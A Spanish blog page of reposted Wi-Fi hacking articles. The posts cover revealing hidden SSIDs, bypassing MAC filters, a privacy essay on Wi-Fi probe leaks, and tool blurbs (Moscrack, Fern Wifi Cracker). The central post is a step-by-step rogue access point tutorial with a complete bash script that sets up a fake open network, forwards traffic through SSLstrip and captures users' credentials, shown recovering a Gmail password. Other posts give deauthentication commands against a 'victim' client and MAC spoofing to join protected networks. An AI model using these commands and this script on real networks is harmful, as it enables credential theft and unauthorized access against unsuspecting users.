Banner 1

Mostrando entradas con la etiqueta wifi. Mostrar todas las entradas

Evadiendo Filtros de Mac y descubriendo SSID ocultos

0 comentarios

En este caso veremos como descubrir redes ocultas que esta técnica se usa para asegurar un poco mas nuestra red inalambrica, mediante el SSID oculto hacemos que nuestro accespoint no envié su nombre por lo cual pasara oculto a los dispositivos que busquen conectarse a una red, pero en este caso veremos como esta medida no es del 100% segura ya que no es nada difícil descubrir estos puntos de acceso ocultos..

 Y el otro caso es del filtrador por Mac, esta opción ya viene en la mayoría de los acces point esta opción nos sirve para nosotros poder especificar a que usuarios queremos dejar que se conecten a través de la red inalambrica, mediante una lista de las direcciones MAC de los equipos podemos permitir o denegar el servicio a nuestra red inalambrica. 
 Empecemos, el primer caso que son las redes ocultas que es cuando el acces point no envía ese identificador (SSID) que nosotros lo vemos como el nombre de la Red (infinitum, Axtel, Jaztel, Oficina) etc. Pero aun que el Acces Point no envie ese identificador, el sige enviando paquetes de Broadcast(Beacon Frames)  a que me refiero a que el Acces Point no te dira su nombre, pero si te esta diciendo Aqui estoy.. Aqui Estoy.. Utilizaremos nuestra tarjeta de red inalambrica y un Sniffer que en mi caso use Wireshark. 
Lo primero que haremos es ver nuestras interfaces Inalambricas que tengamos instalados en nuestra computadora.
 
Abriremos una Terminal y escribimos el comando Iwconfig  1 
 Bueno en mi caso usare mi tarjeta de Red inalambrica que tiene la Interfaz Wlan2.

 Lo siguiente que haremos sera convertir nuestra tarjeta de red inalambrica en un escucha de todos los paquetes que viajan en el aire, a lo que conocemos poner nuestra tarjeta en Modo Monitor. 
 
 Usaremos el comando airmon-ng start wlan2 2 
 Ustedes usen el comando con el nombre que tenga su interfaz de red inalambrica.
 Si les da algun error lo mas seguro es que sea por permisos asi que usen el comando sudo su para elevar sus privilegios y estar como super usuario. Esto hara que se nos habilite una interfaz en modo 
monitor que en mi caso es la mon0
  3 
 Ahora ya teniendo nuestra tarjeta de Red en Modo monitor procederemos a abrir nuestro Sniffer, que en mi caso usare el Wireshark. Hacemos click en Interface List y damos click en start en nuestra interfaz que esta en modo Monitor, en mi caso es mon0
  4 
Y comenzara a mostrarnos todo el trafico de los paquetes que van viajando en el aire. Al analizar los Beacon Frames veremos que la mayoría traen el nombre de la red, pero unos vienen como SSID=Broadcast que son los que buscamos, los que vienen sin el identificador, en otros casos pueden aparecer caracteres extraños en seguida de SSID=. 5
Analizaremos lo que trae dentro este paquete y encontraremos la Mac Addres del Acces Point, en este caso es un equipo Huaweii
 6 
 Ahora sabemos que la Mac Addres es 5c:4c:a9:57:f0:e4 y si seguimos analizando este paquete veremos que tambien nos muestra el Canal por donde se esta transmitiendo.
  7 
Ya tenemos la Mac Addres del acces point y sabemos que transmite a través del canal 5. ahora con esta informacion podemos usar una herramienta que viene incluida en la suite de aircrack que es el Airodump Usare el comando airodump-ng --channel 5  --bssid 5c:4c:a9:57:f0:e4 mon0 donde especifico el canal y el bssid del Acces point. 8 
Como pueden ver en el ESSD donde normalmente aparecen el nombre de las redes, aparece  Length: 0 que quiere decir que esta oculto el SSID. Para poder descubrir cual es el SSID de esta red hay dos formas, pasiva o activa La pasiva es esperar a que un cliente se asocie a la red mientras que nosotros monitoreamos el trafico de esta asociación. Usare un filtro en el Wireshark para que solo nos muestre el trafico que hay en ese Acces Point. 
 9 
Podemos ver los paquetes de Subtipo Probe Response que contienen la informacion que buscamos. Con esto ya sabremos el SSID de la red que en este caso es INFINITUM9a8b El problema de usar este método es que si tenemos algo de prisa o ningún cliente se conecta en ese momento no obtendríamos el nombre de la red tan fácil. Para estos casos que tengamos donde no queramos esperar a que alguien se conecte usaremos el método Activo. Este método forzaremos a que se envíen paquetes de Probe y Association para poder capturar el SSID de la red, para poder capturar estos paquetes nos tendremos que dar a la tarea  de interrumpir a un cliente para que su tarjeta de red se vea forzada a hacer una re-asociacion con el acces point. En este caso buscaremos los clientes conectados al accespoint para poder hacer el uso de paquetes DeAuth que es un subtipo de paquetes de Administracion y nos permitira interrumpir la conexion entre el cliente y accespoint. Usaremos el comando airodump-ng --bssid 5c:4c:a9:57:f0:e4 mon0 10 
En la parte inferior podremos ver los clientes asociados al acces point que tiene el SSID oculto, podemos ver donde dice STATION esta la MAC addres de este cliente que usaremos como victima para realizar la interrupción y forzarlo a la re-asociación con el Acces Point. Usaremos el comando aireplay-ng --deauth 0 -a 5C:4C:A9:57:F0:E4 -c 00:87:12:23:16:CD mon0 donde -a especificamos el Acces point y el -C especificaremos la mac addres del cliente a la cual le enviaremos los paquetes de desautenticacion. 11 
 Al hacer este proceso es importante que tengamos nuestro Sniffer corriendo en la interfaz que esta en modo monitor, ya que al  Desasociar al cliente del accespoint, el cliente volvera a negociar otra asociacion con paquetes de Probe Response y de Reassociation Request. 13 
Aqui podremos ver el trafico de esos paquetes DeAuth y como se realizo la reconexion del parte del cliente. En esta reasociacion veremos el nombre del SSID del acces point oculto. Bueno con esto ya hemos aprendido a descubrir las redes ocultas que como ven no es una medida muy segura para nuestros AP. Con esta informacion podemos auditar la red la cual en este caso podemos usar un Decrypter como el Mac2wepkey esto porque ya se ha descubierto el algoritmo para la generacion de Password por default de estos equipos Huaweii.. en caso de que hallan cambiado las credenciales, pues podemos proceder a auditarla que si es una WEP no nos tardaremos mas de 5 minutos en hacerlo. Y si esta un poco mas segura encontraremos un wpa2, pero pues con tiempo todo es posible, asi que a capturar handshake y a correrle tu mejor diccionario. Suponiendo que hemos encontrado el password del Acces point, pero al querer accesar no nos permite asociarnos, es porque muy seguramente use Filtrador por Mac Addres. Estos es sencillo de burlar siempre y cuando halla clientes conectados a ese accespoint. Usaremos el comando airodump-ng --bssid 5c:4c:a9:57:f0:e4 mon0 14 
Vemos que hay un cliente asociado a 5C:4C:A9:57:F0:E4  el cual es el Acces Point que queremos asociarnos, entonces lo que haremos sera spoofear nuestra Mac Addres por la del cliente, en este caso 00:4F:72:69:6F:6E Usaremos el comando macchanger -m 00:4F:72:69:6F:6E wlan2 15 
Si tienen errores recuerden detener todas las interfaces en modo monitor que tenian usado el comando airmon-ng stop mon0 Ya con esto tendremos acceso a la red.
                                                  16 
Saludos!

Fuente: http://www.estacion-informatica.com/2013/04/evadiendo-filtros-de-mac-y-descubriendo.html

Herramientas online para ayudar una auditoria wifi.

0 comentarios
Buenas tardes.

Hoy vamos a ver dos páginas que seguro ayudaran a una auditoria wifi, estas herramientas son complementarias para nuestro procedimiento pero es posible que el ahorro de tiempo haga indispensable su uso.

Es algo irónico estar constantemente implementando mejores practicas, actualizando controles y muchas veces lo hacemos por costumbre y pocas veces nos sentamos a pensar, " bueno porque lo hacemos?". Un auditor va conocer los factores en teoría y pocos en la practica pero los que realmente saben en la práctica son los atacantes y de ellos es que nos necesitamos cubrir.

El primer sitio que vamos a ver es wpsdb, su mismo nombre lo dice todo, encontraremos pines por medio de la MAC de los routers, recordemos que existen keygens para algunas marcas en general.

 Link:  http://wpsdb.site40.net/

El segundo sitio es renderlab donde encontraremos diccionarios muy completos, tanto así que el mayor tiene un peso de 33 GB al día de hoy con un total de 1000000 palabras.
 
También pueden comprar los dvd que contienen la información (buen negocio, no lo había pensado).

Link: http://www.renderlab.net/projects/WPA-tables/

La otra semana veremos mas herramientas online y proximamente incluire un acceso directo desde el blog para ellas.

Referencias:

http://www.masters-hackers.info/showthread.php?t=34091
http://www.masters-hackers.info/showthread.php?t=40898

Saludos roboticos.

Tu privacidad en peligro por culpa de las conexiones WiFi

0 comentarios
 Hace tiempo que quería escribir sobre este tema que me tiene dando vueltas a la cabeza, y no es otra que la privacidad de las personas y las redes WiFi que frecuenta. En un titular, la idea es que alguien puede saber qué lugares frecuentas - includo dónde vives - gracias las redes WiFi que busca tu dispositivo. Es decir, saber en qué ciudades has estado, en que hoteles, en qué bloques de edificios o en que restaurantes has comido, siempre que te hayas conectado a una red WiFi allí y no hayas tenido la precaución de eliminarla.
Esta afirmación tiene muchos detalles importantes, así que voy a intentar ir por partes para no dejarme nada, y poder llevaros a una conclusión final entendible. Comencemos por un fallo de seguridad en los dispositivos iOS, Android y los equipos Mac OS X - seguro que alguno más también, pero no los Microsoft Windows -, como aperitivo.
Búsqueda de redes WiFi
Cuando una red WiFi expone su SSID (su nombre) mediante la difusión de Beacon Frames, no es necesario que ningún equipo cliente vaya buscándola incansablemente. ¿Qué ganaría?. El equipo sólo podría conectarse a ella si la red está emitiendo Beacon Frames que indiquen que está activa.
Sin embargo, aunque la red no esté oculta, los equipos con iOS, Android o Mac OS X, buscan insaciablemente todas las redes a las que se han conectado alguna vez, lo que permite a cualquier atacante que escuche los mensajes Probe de estos dispositivos, saber a qué redes se ha conectado alguna vez ese dispositivo.
Figura 1: SSIDs buscados por un iPhone
Si a esto le sumamos que ni iOS, ni Android, ni Mac OS X validan el BSSID - y la validación BSSID es importante -, los hacen más que propensos a los ataques de Rogue AP, pero esa es otra historia de la que ya hemos hablado por aquí hace tiempo.
En el caso de los sistemas Microsoft Windows esto no es así. Si un equipo con Windows 6.X {Vista, 7 u 8} tiene configurada una red WiFi, este equipo no emitirá un mensaje Probe si la red no está emitiendo los Beacon Frames, con lo que no descubrirá nunca a qué redes se ha conectado en el pasado. Como debe de ser para proteger la seguridad de un cliente.
Conexiones a redes WiFi ocultas
Pero como en todo, hay dos caras en esta moneda. Si el dueño de la red WiFi, para quitarse curiosos ha decidido ocultar la red WiFi mediante la no emisión de Beacons Frames, entonces los clientes Microsoft Windows no se conectarían nunca a esa red, ya que no emitirían mensajes Probe hasta no recibir un anuncio de la presencia de la WiFi. Para ello, en la configuración de las propiedades de una red inalámbrica es posible marcar una opción que dice: "Conectar aunque la red no difunda su nombre (SSID)".
Figura 2: Opciones de conexiones a redes WiFi en Windows
En ese caso, los equipos Windows emitirían mensajes Probe para localizar las redes WiFi que están ocultas - solo con estas redes -, pero claro, esto lo harían en cualquier ubicación donde esté el sistema, descubriendo las redes a las que se han conectado en el pasado. La ventaja en Microsoft Windows es que se puede elegir - como en muchos de los ejemplos descritos en Máxima Seguridad en Windows -, y en el peor de los casos se comportaría como un Mac OS X, y solo a cambio de tener el beneficio de poder tener la red WiFi oculta - algo se gana -.
Pensando en la privacidad de los clientes
No obstante, visto lo visto, creo firmemente que puestos a elegir es mejor no descubrir a qué redes se conecta una persona - para garantizar su privacidad - a costa de no ocultar el SSID de una red WiFi, ya que esa protección solo es para curiosos, y no para atacantes que estén haciendo wardriving en la zona. Cualquier atacante avanzado solo tiene que esperar un poco en la zona para descubrir toda la información de la red, ya que con el primer cliente que se conecte será posible descubrir que allí hay una red WiFi oculta con un SSID que va en el mensaje Probe de establecimiento de conexión.
Por otro lado, el que una persona vaya contándole a todo el mundo a qué redes se conecta es como ir contándole a todo el mundo dónde vive, dónde trabaja, dónde veranea y en que lugar vive su amante. Algo que puede afectar seriamente a la privacidad de los clientes.
Cómo saber en qué lugar está una red WiFi
Hasta el momento yo he dicho que publicar a qué redes te conectas es como enumerar una lista de sitios que frecuentas, y esto es así gracias a las bases de datos de wardriving creadas con el esfuerzo de muchos amantes de esa disciplina. Estas bases de datos no suelen ser abiertas para todo el mundo, y suele haber sistemas de radio para acceder a ellas - es decir, tú colaboras reportando las redes WiFi que descubra tu equipo y te dejamos consular la base de datos -. 
Figura 3: Popular herramienta de Wardriving WiFiFoFum
Ejemplos de estas herramientas pueden ser WiFiFoFum o WiFiGet Scan, pero si quieres ver un ejemplo funcional de una base de datos grande, Wigle.net tiene una base de datos de los Estados Unidos bien repleta, y permite buscar todas las redes en ubicaciones GPS utilizando el SSID.
Figura 4: Ubicación GPS de la red amanda3413 en Wigle.NET
Los grandes Wardrivers: Google y Apple
Para que la localización de personas se pueda hacer a través del valor SSID de la red WiFi es necesario contar con una buena base de datos de nombres SSID, valores BSSID y ubicaciones GPS, lo que implica muchos amantes del wardriving peinando ciudades. 
Para solucionarlo, los grandes wardrivers, a.k.a. Google y Apple, decidieron convertir a todos los clientes de sus terminales iOSAndroid - además de utilizar el Google Street Car - en wardrivers, de tal manera que cada vez que un usuario con los servicios de localización activados en su dispositivo detecta una red WiFi, reporta su posición tanto a Google como a Apple.
Figura 5: Ejemplo de reporte a Apple de información de red WiFi
Esto dio lugar a la famosa charla de "Cómo conocí a tu chica" en BlackHat, en la que se hacía uso de la API de Google para localizar ubicaciones físicas de equipos WiFi basados en su dirección MAC. Pero la API está ahora prohibida. Google ha capado esa conexión.
Lo curioso es que el reporte no es inmediato, así que si activas los servicios de localización se reportan las últimas redes WiFi y sus posiciones, lo que lleva a que el propio reporte de las redes WiFi a las que te conectas con un iOS sea también un leak de información que deje claro a que BSSIDs te conectas.
Debido a este comportamiento de los dispositivos Apple se ha publicado iSniff-GPS, que permite capturar los mensajes que emite un iPhone/iPad pudiendo localizar las redes WiFi a las que se ha conectado y su ubicación GPS. Adios privacidad.
Figura 6: iSniff-GPS mostrando en un mapa las redes a las que se conecta un terminal iOS
¿Cómo protegernos de esto?
Tras analizar esto, hay que suponer que, el SSID y el BSSID de nuestra red WiFi, y su ubicación GPS, de una manera u otra ha acabado en una base de datos de Wardrivers, ya sea de aficionados a esta disciplina o de grandes profesionales en esta materia como Google o Apple. Así que, cualquiera que sepa a qué redes nos conectamos acabará por localizar nuestros lugares de hábito, lo que para muchas personas puede ser un grave problema.
Para evitar esto, si tienes un equipo portátil, parece que Windows es el que mejor trata la seguridad de las conexiones WiFi, así que no ocultes el SSID de tu red WiFi, fortifica la red para estar más protegido contra los ataques, y listo. Como truco, utiliza SSIDs comunes, aunque no demasiado. Me explico, lo suficientemente comunes para que salgan bastantes redes con el mismo SSID en cualquier base de datos de wardriving, pero no demasiado comunes como para que alguien haya decidido pre-calcularse las rainbow tables de ese SSID para WPA/WPA2-PSK. Aquí tienes un artículo sobre cómo atacar redes WPA/WPA2-PSK.

Si tienes la red oculta, o un Mac OS X, o un terminal móvil con iOS {iPhone & iPad} o Android, lo mejor que apagues la WiFi siempre que no sea estrictamente necesario que la tengas encendida, usa conexiones 3G - cuidado con las GPRS - siempre que te sea posible, y borra cualquier red WiFi que hayas usado una vez termines de trabajar con ella - y aún esté en tu ámbito de alcance -.

Fuente: http://www.elladodelmal.com/2013/05/tu-privacidad-en-peligro-por-culpa-de.html

Punto de acceso wifi falso + SSLTrip [Backtrack 5]

0 comentarios

¿Qué es un punto de acceso?

Un punto de acceso inalámbrico o AP (Access Point) es un dispositivo que permite la conexión inalámbrica de un equipo móvil de cómputo (ordenador, tableta, smartphone) con una red. Generalmente los puntos de acceso tienen como función principal permitir la conectividad con la red, delegando la tarea de ruteo y direccionamiento a servidores, routers y switches. La mayoría de los AP siguen el estándar de comunicación 802.11 de la IEEE lo que permite una compatibilidad con una gran variedad de equipos inalámbricos.

¿Realmente navegamos seguros en redes wifi?

Vamos a demostrar la facilidad de montar un Punto de acceso falso (Fake AP) para capturar todo el tráfico y las credenciales de los usuarios, así como: webs que visitan, imágenes, contraseñas…
Todo lo realizado a continuación es a modo de aprendizaje, no nos hacemos responsable del mal uso que un usuario le pueda dar.

Requisitos

  • Adaptador Wifi (con soporte modo monitor).
  • Antena Wifi.
  • Linux Backtrack 5 (ISO o CD).
  • VirtualBox (Si usamos Backtrack en CD Live no seria necesario).
  • Conexión a Internet.

Software usado

  • Aircrack-ng (para crear punto de acceso falso con airbase-ng)
  • dhcp3-server (para asignar ips privadas a los clientes que se conecten) – Opcional
  • bind9 o dnsmasq (para resolver nombres de dominio)
  • iptables (para redireccionar el tráfico y hacer ip forward)
  • tar (para desempaquetar archivos tar)
  • python (para usar ssltrip)
  • ssltrip (para obtener credenciales)
  • tcpdump (para capturar el tráfico) – Opcional
  • WireShark (para analizar las capturas) – Opcional
  • NetworkMiner (para extraer datos de las capturas de forma automatizada)

Paso 1 – Iniciar máquina virtual o CD Live

Lo primero que necesitamos es crear una máquina virtual con la imagen ISO de Backtrack 5 o iniciar desde un CD Live.
Si usamos Backtrack 5 desde máquina virtual con VirtualBox debemos asociar el adaptador Wifi USB a la máquina virtual desde el menú:
Dispositivos >> Dispositivos USB >> “Nombre de nuestro adaptador Wifi USB”
VirtualBox - Dispositivo USB
VirtualBox – Dispositivo USB
Backtrack 5 por defecto trae el idioma del teclado en inglés, por comodidad si lo queremos poner en español, ejecutamos este comando:
0001
setxkbmap -layout es

Paso 2 – Instalar software necesario

Una vez iniciado Backtrack 5 necesitamos instalar un servidor DHCP (dhcp3-server) para asignar IPs privadas a los clientes y un servidor DNS (dnsmasq o bind) para la resolución de nombres de dominio.
Actualizamos los paquetes de los repositorios:
0001
apt-get update
*Deben estar configurados previamente los repositorios en: /etc/apt/sources.list
Instalamos el servidor DHCP:
0001
apt-get install dhcp3-server
Instalamos el servidor DNS (en este ejemplo hemos usado dnsmasq pero se podría usar bind9 también):
0001
apt-get install dnsmasq

Paso 3 – Establecer el adaptador wifi en modo monitor

Nos aseguramos de tener el adaptador wifi conectado correctamente usando el comando:
0001
iwconfig
Nos debería aparecer algo así:

iwconfig
iwconfig

*Dependiendo del dispositivo puede que no aparezca wlan0 y se muestre con otro nombre. Para saber si es una interfaz wifi debe aparecer: 802.11.
Necesitamos establecer el adaptador Wifi en modo monitor para poder montar el punto de acceso.
Modo monitor:
0001
airmon-ng start wlan0
ó
0001
ifconfig wlan0 mode monitor
*Hay varias formas para poner el adaptador en modo monitor pero es recomendable usar airmon-ng ya que este nos crea una nueva interfaz llamada mon0, mon1, mon2

Paso 4 – Crear punto de acceso wifi falso

Una vez que tengamos nuestro adaptador wifi en modo monitor, creamos el punto de acceso, donde debemos especificar el nombre de la red, el canal wifi a usar y la interfaz en modo monitor (creada anteriormente). Crearemos una red abierta sin contraseña.
0001
airbase-ng -P -C -c --essid
-P: Responde a todos los escaneos de redes wifi.
-C: Especifica cada cuantos segundos se envían beacons para anunciar el nombre de la red.
-c: Canal wifi.
–essid: Nombre de la red.
Por ejemplo:
0001
airbase-ng -P -C 2 -c 6 --essid "Security Null" mon0
*Canal: 6
*Nombre de la red: Security Null
*Interfaz monitor: mon0
Una vez creado el punto de acceso falso, airbase-ng nos habrá creado una nueva interfaz llamada at0 (podemos verificarlo usando el comando ifconfig). Ahora asignamos una dirección IP y máscara de subred a esta nueva interfaz (esta interfaz es por la que pasará todo el tráfico de la red wifi).
0001
ifconfig at0 netmask up
Por ejemplo:
0001
ifconfig at0 192.168.2.1 netmask 255.255.255.0 up
*No usar una dirección IP usada actualmente en vuestra red o no funcionará.

Paso 5 – Configurar e iniciar servidor DHCP

En este momento nuestro punto de acceso seria accesible y visible y nos podríamos conectar pero nos daría error obteniendo dirección IP al no tener un servidor DHCP que nos asigne una dirección IP privada.
Nota: Podemos prescindir de dhcp3-server y usar solo dnsmasq, ya que dnsmasq también tiene las funcionalidades de servidor DHCP. Si prefiere usar solo dnsmasq, ignore este paso y pase al siguiente.
Editamos el archivo:
/etc/dhcp3/dhcpd.conf
Con el siguiente contenido:
ddns-update-style none;
option domain-name-servers 192.168.2.1;
default-lease-time 60;
max-lease-time 72;
authoritative;
log-facility local7;
subnet 192.168.2.0 netmask 255.255.255.0 {
range 192.168.2.50 192.168.2.100;
option routers 192.168.2.1;
option domain-name-servers 192.168.2.1;
}
*Usamos un rango de IPs desde: 192.168.2.50 a 192.168.2.100, con lo cual solo podría haber 50 clientes conectados simultáneamente, es más que suficiente.
Si ya tenemos el servidor DHCP iniciado lo cerramos usando:
0001
0002
killall dhcpd3
/etc/init.d/dhcp3-server stop
Iniciamos el servidor DHCP indicándole el nuevo archivo de configuración (-cf) y la interfaz at0:
0001
dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0

Paso 6 – Configurar e iniciar servidor DNS

En este momento ya tenemos conectividad con la red wifi falsa pero no podríamos resolver nombres de dominio, para ello editamos el archivo:
/etc/dnsmasq.conf
Con el siguiente contenido:
listen-address=192.168.2.1,127.0.0.1
Si no queremos usar dhcp3-server, ya que dnsmasq también hace de servidor DHCP, en el archivo anteriormente editado (dnsmasq.conf) añadimos al final lo siguiente (si estamos usando dhcp3-server, ignorar esto):
interface=at0
dhcp-range=192.168.2.50,192.168.2.100,255.255.255.0,12h
log-dhcp
dhcp-authoritative
Si ya tenemos el servidor DNS iniciado lo cerramos usando:
0001
0002
killall dnsmasq
/etc/init.d/dnsmasq stop
Iniciamos el servidor DNS:
0001
dnsmasq -a 192.168.2.1 -d -i at0 -z -C /etc/dnsmasq.conf -I lo

Paso 7 – Activar ip forward y aplicar reglas para iptables

Es necesario activar ip forward para reenviar paquetes desde una interfaz a otra, podemos activar esta opción de varias formas:
0001
sysctl net.ipv4.ip_forward=1
ó
0001
echo 1 > /proc/sys/net/ipv4/ip_forward
Debemos aplicar unas reglas en iptables para redirigir el tráfico procedente de la red wifi falsa a una interfaz con conexión a Internet.
0001
0002
0003
0004
iptables -t nat -F
iptables -t nat -A PREROUTING -i eth0 -j REDIRECT
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
*En este ejemplo hemos usado una conexión a Internet por cable usando la interfaz eth0.
*La última regla es usada para ssltrip, donde le indicamos que redireccione todo el tráfico del puerto 80 al 8080 que será el que usemos en ssltrip.

Paso 8 – Esnifar o capturar tráfico de la red wifi (Opcional)

Opcionalmente podemos usar un esnifer para capturar todo el trafico generado en la red wifi.
Podemos usar tanto wireshark o tcpdump.
tcpdump:
0001
tcpdump -w dump.pcap -i at0
-w: Nombre de la captura.
-i: Interfaz de la cual capturar el tráfico (at0 = Interfaz de nuestro punto de acceso falso).

Paso 9 – Instalar e iniciar SSLTrip

Por último solo nos quedaría instalar ssltrip. Esta herramienta actúa como un servidor proxy y se encarga de detectar cuando un usuario esta accediendo a una web a través de HTTPS y reemplaza HTTPS por HTTP, de esta forma capturamos el tráfico sin cifrar.
*Algunos servidores solo dejan entrar a través de HTTPS, con lo cual puede que no sirva para todos.
Descargamos la herramienta de la web del creador:
http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz
Lo descomprimimos y desempaquetamos:
0001
tar -xvzf sslstrip-0.9.tar.gz
Cambiamos de directorio a su carpeta:
0001
cd sslstrip-0.9
Lo instalamos:
0001
python ./setup.py install
Y finalmente lo ejecutamos:
0001
sslstrip -w ../ssl.cap -l 8080
-w: Nombre del archivo donde se guardarán los datos capturados.
-l: Puerto donde escuchará ssltrip.

Automatizando el proceso

Para automatizar todo este proceso hemos creado un script en bash que lo realiza todo de forma automática y mucho más rápido:
0001
0002
0003
0004
0005
0006
0007
0008
0009
0010
0011
0012
0013
0014
0015
0016
0017
0018
0019
0020
0021
0022
0023
0024
0025
0026
0027
0028
0029
0030
0031
0032
0033
0034
0035
0036
0037
0038
0039
0040
0041
0042
0043
0044
0045
0046
0047
0048
0049
0050
0051
0052
0053
0054
0055
0056
0057
0058
0059
0060
0061
0062
0063
0064
0065
0066
0067
0068
0069
0070
0071
0072
0073
0074
0075
0076
0077
0078
0079
0080
0081
0082
0083
0084
0085
0086
0087
0088
0089
0090
0091
0092
#!/bin/bash
 
# Settings
wlan_interface="wlan0"
interface_monitor="mon0"
internet_interface="eth0"
essid="SecurityNull"
ap_channel=6
network="192.168.2.0"
ip="192.168.2.1"
mask="255.255.255.0"
ip_start="192.168.2.50"
ip_end="192.168.2.100"
 
if [ "$UID" -ne 0 ]
then
    echo "[!] Require ROOT!!"
    exit 0
fi
 
apt-get update
apt-get install dhcp3-server
#apt-get install bind9
apt-get install dnsmasq
 
# Interface Mode Monitor
airmon-ng stop $interface_monitor
airmon-ng start $wlan_interface
sleep 3
 
# Fake AP
killall airbase-ng
xterm -e airbase-ng -P -C 2 -c $ap_channel --essid "$essid" $interface_monitor &
sleep 3
 
ifconfig at0 $ip netmask $mask up
#ifconfig at0 $ip/24 up
 
# DHCP Server
echo "
ddns-update-style none;
option domain-name-servers $ip;
default-lease-time 60;
max-lease-time 72;
authoritative;
log-facility local7;
subnet $network netmask $mask {
range $ip_start $ip_end;
option routers $ip;
option domain-name-servers $ip;
}
" > /etc/dhcp3/dhcpd.conf
killall dhcpd3
/etc/init.d/dhcp3-server stop
dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
 
# DNS Server
echo "
listen-address=192.168.2.1,127.0.0.1
#interface=at0
#dhcp-range=$ip_start,$ip_end,$mask,12h
#log-dhcp
#dhcp-authoritative
" > /etc/dnsmasq.conf
killall dnsmasq
/etc/init.d/dnsmasq stop
xterm -e dnsmasq -a $ip -d -i at0 -z -C /etc/dnsmasq.conf -I lo &
 
#killall bind9
#/etc/init.d/bind9 restart
 
# IP Routing
#sysctl net.ipv4.ip_forward=1
echo 1 > /proc/sys/net/ipv4/ip_forward
 
# IPTables
iptables -t nat -F
iptables -t nat -A PREROUTING -i $internet_interface -j REDIRECT
iptables -t nat -A POSTROUTING -o $internet_interface -j MASQUERADE
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
 
# TCP Dump
xterm -e tcpdump -w dump.pcap -i at0 &
 
# SSL Trip
if [ ! -d "sslstrip-0.9" ]; then
    wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz
    tar -xvzf sslstrip-0.9.tar.gz
fi
cd sslstrip-0.9
python ./setup.py install
sslstrip -w ../ssl.cap -l 8080
*Script desarrollado para Linux Backtrack 5, en Kali fue probado y no funciona, se tendría que modificar para adaptarlo.
Antes de ejecutarlo debemos darle permisos de ejecución:
0001
chmod 755 fakeap.sh
Ejecutamos el script:
0001
./fakeap.sh
*SE NECESITAN PERMISOS ‘ROOT’ PARA SU EJECUCIÓN.
*No requiere de ningún parámetro, para modificar alguna opción se deben modificar las variables del principio del script.
Una vez ejecutado el script se abrirán otras 3 ventanas donde se verán los clientes asociados, la asignación de direcciones IP privadas de DHCP
FakeAp
FakeAp

A esperar…

Ahora solo nos tocaría esperar a que un cliente se conecte…
En la ventana donde tenemos ejecutándose airbase-ng nos aparecerán los clientes asociados.

Pruebas

Realizamos una prueba y creamos un punto de acceso falso, donde conectamos a una cuenta de gmail usando HTTPS, podemos ver la captura de ssltrip, y vemos que aparece la contraseña sin cifrar:

Captura SSLTrip
Captura SSLTrip

También podemos ver información abriendo la captura con Wireshark:

Wireshark - Análisis
Wireshark – Análisis

Pero como podemos ver usando herramientas como NetworkMiner, con esta herramienta podemos analizar una captura y extraer información sensible de forma más automatizada que usando Wireshark, como por ejemplo: host a donde nos hemos conectado, archivos e imágenes descargadas, sesiones, credenciales…

NetworkMiner - Hosts
NetworkMiner – Hosts

NetworkMiner - Imágenes
NetworkMiner – Imágenes
De esta forma no solo evitamos el HTTPS sino que obtendríamos contraseñas de redes sociales, páginas visitadas y mucha más información.

Conclusión

No existe seguridad al conectarse a redes abiertas (sin contraseña) o con cifrado WEP ya que cualquiera con conocimientos básicos podría estar esnifando el tráfico y ver todo lo que hacemos. Si deseamos estar seguros al conectarnos a este tipo de redes es recomendable usar una VPN como mínimo.
Si realmente te importa tu privacidad, jamás te conectes a una red abierta sin tomar las medidas de protección necesarias, ya que aunque ni siquiera naveguemos en la red, nuestro dispositivo comprueba actualizaciones, el correo electrónico, las redes sociales que tengamos abiertas en segundo plano o incluso si tenemos WhastApp, todo esto realizado de forma automática y quedaría registrado por un atacante.

FUENTES


http://es.wikipedia.org
http://www.thoughtcrime.org
http://safetybits.net

Post original
http://www.securitynull.net/punto-de-acceso-wifi-falso-ssltrip-backtrack-5/comment-page-1/

Cluster Cracking para WPA Keys

0 comentarios

Moscrack es una aplicación escrita en PERL para facilitar la búsqueda(cracking) de llaves WPA, haciéndolo en un grupo paralelo de computares (cluster). Usa SSH o RSH para mantener comunicación con los nodos.
Moscrack
Features
  • Basic API allows remote monitoring
  • Automatic and dynamic configuration of nodes
  • Live CD/USB enables boot and forget dynamic node configuration
  • Uses aircrack-ng (including 1.2 Beta) by default
  • CUDA/OpenCL support via Pyrit plugin
  • CUDA support via aircrack-ng-cuda (untested)
  • Does not require an agent/daemon on nodes
  • Can crack/compare SHA256/512, DES, MD5 and blowfish hashes via Dehasher plugin
  • Supports mixed OS/protocol configurations
  • Supports SSH, RSH, Mosix for node connectivity
  • Effectively handles mixed fast and slow nodes or links
  • Supports Mosix clustering software
  • Nodes can be added/removed/modified while Moscrack is running
  • Failed/bad node throttling
  • Hung node detection
  • Reprocessing of data on error
Pagina oficila: e.

[PENTEST] a redes wifi con [ FERN WIFI CRACKER ]

0 comentarios
Fern Wifi Cracker: es una herramienta de auditoría seguridad inalámbrica, el programa escrito en el lenguaje de programación Python y Python Qt GUI biblioteca, es capaz de descifrar y recuperar claves WEP / WPA / WPS y también ejecutar otros ataques en la red.

Características de Fern Wifi Cracker :
WEP Cracking con la fragmentación, Chop-Chop, Caffe-Latte, Hirte,
Replay ARP Request o ataque WPS.
Cracking WPA/WPA2 con el diccionario o ataques basados en WPSGuardado automático de base de datos de las claves.
Punto de Acceso Automático – Attack System.
Secuestro de Sesiones  (pasiva y los modos de Ethernet)
Punto de acceso de direcciones MAC Geo Location Tracking
Internos, MITM.
Los ataques de fuerza bruta (HTTP, HTTPS, TELNET, FTP).
Actualización de Soporte.


